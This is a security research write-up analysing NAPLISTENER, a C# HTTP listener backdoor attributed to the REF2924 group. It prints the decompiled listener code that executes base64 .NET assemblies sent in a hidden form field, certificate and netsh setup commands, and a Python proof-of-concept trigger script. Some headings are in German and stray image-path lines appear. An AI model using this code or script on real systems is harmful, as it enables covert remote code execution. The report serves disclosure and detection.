NAPLISTENER: more bad dreams from developers of SIESTAGRAPH

By Remco Sprooten

Published: 2023-06-27 · Archived: 2026-04-05 15:16:46 UTC

Einführung

While continuing to monitor the REF2924 activity group, Elastic Security Labs observed that the attacker shifted priorities from data theft to persistent access using several mechanisms. On January 20, 2023, a new executable `Wmdtc.exe` was created and installed as a Windows Service using a naming convention similar to the legitimate binary used by the Microsoft Distributed Transaction Coordinator service (`Msdtc.exe`).

`Wmdtc.exe` is an HTTP listener written in C#, which we refer to as NAPLISTENER. Consistent with SIESTAGRAPH and other malware families developed or used by this threat, NAPLISTENER appears designed to evade network-based forms of detection. *Notably, network- and log-based detection methods are common in the regions where this threat is primarily active (southern and southeastern asia).*

Analyse

This unique malware sample contains a C# class called `MsEXGHealthd` that consists of three methods: `Main` , `SetRespHeader` , and `Listener` . This class establishes an HTTP request listener that can process incoming requests from the Internet, and respond accordingly by filtering malware commands and transparently passing along legitimate web traffic. This class is depicted in the following image:

```
// Token: 0x06000004 RID: 4 RVA: 0x00002104 File Offset: 0x00000304
public static void Listener(object ctx)
{
    HttpListener httpListener = new HttpListener();
    try
    {
        if (HttpListener.IsSupported)
        {
            string text = "";
            string text2 = "https://*:443/ews/MsExgHealthCheckd/";
            httpListener.Prefixes.Add(text2);
            httpListener.Start();
            byte[] array = Convert.FromBase64String(text);
            for (;;)
            {
                HttpListenerContext context = httpListener.GetContext();
                HttpListenerRequest request = context.Request;
                HttpListenerResponse response = context.Response;
                MsEXGHealthd.SetRespHeader(response);
                Stream stream = null;
                try
                {
                    string text3 = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd();
                    byte[] bytes = Encoding.Default.GetBytes(text3);
                    HttpRequest httpRequest = new HttpRequest("", request.Url.ToString(), request.QueryString.ToString());
                    FieldInfo field = httpRequest.GetType().GetField("_form", BindingFlags.Instance | BindingFlags.NonPublic);
                    Type fieldType = field.FieldType;
                    MethodInfo method = fieldType.GetMethod("FillFromEncodedBytes", BindingFlags.Instance | BindingFlags.NonPublic);
                    ConstructorInfo constructor = fieldType.GetConstructor(BindingFlags.Instance | BindingFlags.NonPublic, null, new Type[0], null);
                    object obj = constructor.Invoke(null);
                    method.Invoke(obj, new object[] { bytes, request.ContentEncoding });
                    field.SetValue(httpRequest, obj);
                    StreamWriter streamWriter = new StreamWriter(response.OutputStream);
                    HttpResponse httpResponse = new HttpResponse(streamWriter);
                    HttpContext httpContext = new HttpContext(httpRequest, httpResponse);
                    if (httpRequest.Form["sdafwe3rwe23"] != null)
                    {
                        Assembly assembly = Assembly.Load(Convert.FromBase64String(httpRequest.Form["sdafwe3rwe23"]));
                        assembly.CreateInstance(assembly.GetName().Name + ".Run").Equals(httpContext);
                        httpContext.Response.End();
                    }
                    else
                    {
```

NAPLISTENER MsEXGHealthd class

Malware-Analyse

The `Main` method is invoked when the program runs and creates a thread object, which will be used by the `Listener` method. The thread is then put to sleep for 0 milliseconds, and then started. Implementing a sleep capability is consistent with SIESTAGRAPH, NAPLISTENER, and other malware developed or used by this group.

The `SetRespHeader` method sets the response headers for the HTTP response. It takes an `HttpListenerResponse` object as a parameter and defines headers such as `Server` , `Content-Type` , and `X-Powered-By` . In one aggressively-targeted victim environment, the IIS web server returns a 404 response with a `Server` header containing `Microsoft-IIS/10.0` as seen below, unless specific parameters are present:

```
< HTTP/1.1 404 Not Found
< Server: Microsoft-IIS/10.0
< Date: Wed, 15 Feb 2023 12:46:45 GMT
< Content-Length: 0
< Set-Cookie: cookiesession1=678B28BCE27A274305C49DCCC546A
<
```

However, the 404 error when requesting the listener URI adds `Content-Type: text/html; charset=utf-8` as an extra header. When NAPLISTENER is installed, the string `Microsoft-HTTPAPI/2.0` is appended to the Server header. This behavior makes the listener detectable and does not generate a 404 error. It is likely this filtering methodology was chosen to avoid discovery by web scanners and similar technologies.

Defenders may instinctively search for these errors in IIS web server logs, but the NAPLISTENER implant functions inline and Windows will redirect these requests to the registered application, allowing the malware to ensure those errors never reach the web server logs where analysts may see them. Additionally, security tools that ingest web server logs will not have an opportunity to identify these behaviors.

```
< Content-Type: text/html; charset=utf-8
< Server: Microsoft-IIS/10.0 Microsoft-HTTPAPI/2.0
< X-Powered-By: ASP.NET
< Date: Wed, 15 Feb 2023 12:47:14 GMT
< Set-Cookie: cookiesession1=678B28BC6D1890ABA528570B3482
<
```

The `Listener` method is where most of the work happens for NAPLISTENER.

First, this method creates an `HttpListener` object to handle incoming requests. If `HttpListener` is supported on the platform being used (which it should be), it adds a prefix to the listener and starts it.

Once running, it waits for incoming requests. When a request comes in, it reads any data that was submitted (stored in a `Form` field), decodes it from Base64 format, and creates a new `HttpRequest` object with the decoded data. It creates an `HttpResponse` object and an `HttpContext` object, using these two objects as

parameters. If the submitted Form field contains `sdafwe3rwe23` , it will try to create an assembly object and execute it using the `Run` method.

This means that any web request to `/ews/MsExgHealthCheckd/` that contains a base64-encoded .NET assembly in the `sdafwe3rwe23` parameter will be loaded and executed in memory. It's worth noting that the binary runs in a separate process and it is not associated with the running IIS server directly.

If that fails for some reason (e.g., invalid or missing data), then a "404 Not Found" response will be sent with an empty body instead . After either response has been sent, the stream is flushed and the connection closed before looping back to wait for more incoming requests.


Proof-of-concept prerequisites

Attention: Please remember that this is meant as a proof-of-concept to illustrate how NAPLISTENER must be prepared for a target environment: it should not be deployed in production environments for any reason.


In order to properly run NAPLISTENER, an SSL certificate must be generated and the application registered to use it on a target endpoint. A general example of generating a self-signed certificate resembles the following commands:

```
$ openssl genrsa -out key.pem 2048
$ openssl req -new -sha256 -key key.pem -out csr.csr
$ openssl req -x509 -sha256 -days 365 -key key.pem -in csr.csr -out certificate.pem
$ openssl pkcs12 -export -inkey key.pem -in certificate.pem -out certificate.pfx
```

The adversary needs to then Import the `certificate.pfx` object into the windows certificate store, as depicted in the following image:



Each certificate contains a thumbprint, and the following screen capture depicts an example certificate:



The thumbprint value is necessary to register the application as seen in the following command:

```
netsh http add sslcert ipport=0.0.0.0:443
appid="{6199D7AE-7B82-4CCB-B826-FCAD687C70E3}"
certhash=93e60b19bb48dcaa20d86fe9d986fccf8b7335c4
```

The adversary needs to replace the `certhash` value with the thumbprint from their certificate. The `appid` is the GUID of the sample application ID. Once the environment is properly configured, the sample can be run from any privileged terminal.

The following python script created by Elastic Security Labs demonstrates one method that can then be used to trigger NAPLISTENER. The payload in this example is truncated for readability, and may be released at a later time when the industry has better ability to detect this methodology.


```python
import requests
from urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(category=InsecureRequestWarning)


hosts = ["192.168.1.191"]
payload = "TVqQAAMAAAAEAAAA[...]AAA"
form_field = f"sdafwe3rwe23={requests.utils.quote(payload)}"

for h in hosts:
   url_ssl = f"https://{h}/ews/MsExgHealthCheckd/"

   try:
       r_ssl = requests.post(url_ssl, data=form_field, verify=False)
       print(f"{url_ssl} : {r_ssl.status_code} {r_ssl.headers}")
   except KeyboardInterrupt:
       exit()
   except Exception as e:
       print(e)
       pass
```

In our PoC, running the python script results in a harmless instance of `calc.exe`.



Ressourcen

Elastic Security Labs has published a NAPLISTENER signature to the open protections artifact repository here.

Sources

Code similarity analyses are an important part of our process. During our investigation of NAPLISTENER, we identified a public GitHub repository that contains a similar project. Similar logic and identical debugging strings are present in both pieces of code, and we assess that `SharpMemshell` may have inspired the threat responsible for NAPLISTENER.

Wichtigste Erkenntnisse

- The attacker has shifted their focus from data theft to establishing persistent access using new malware including NAPLISTENER, an HTTP listener written in C#
- NAPLISTENER creates an HTTP request listener that can process incoming requests from the internet, reads any data that was submitted, decodes it from Base64 format, and executes it in memory
- NAPLISTENER is designed to evade network-based detection methods by behaving similarly to web servers
- The attacker relies on code present in public repositories for a variety of purposes, and may be developing additional prototypes and production-quality code from open sources

---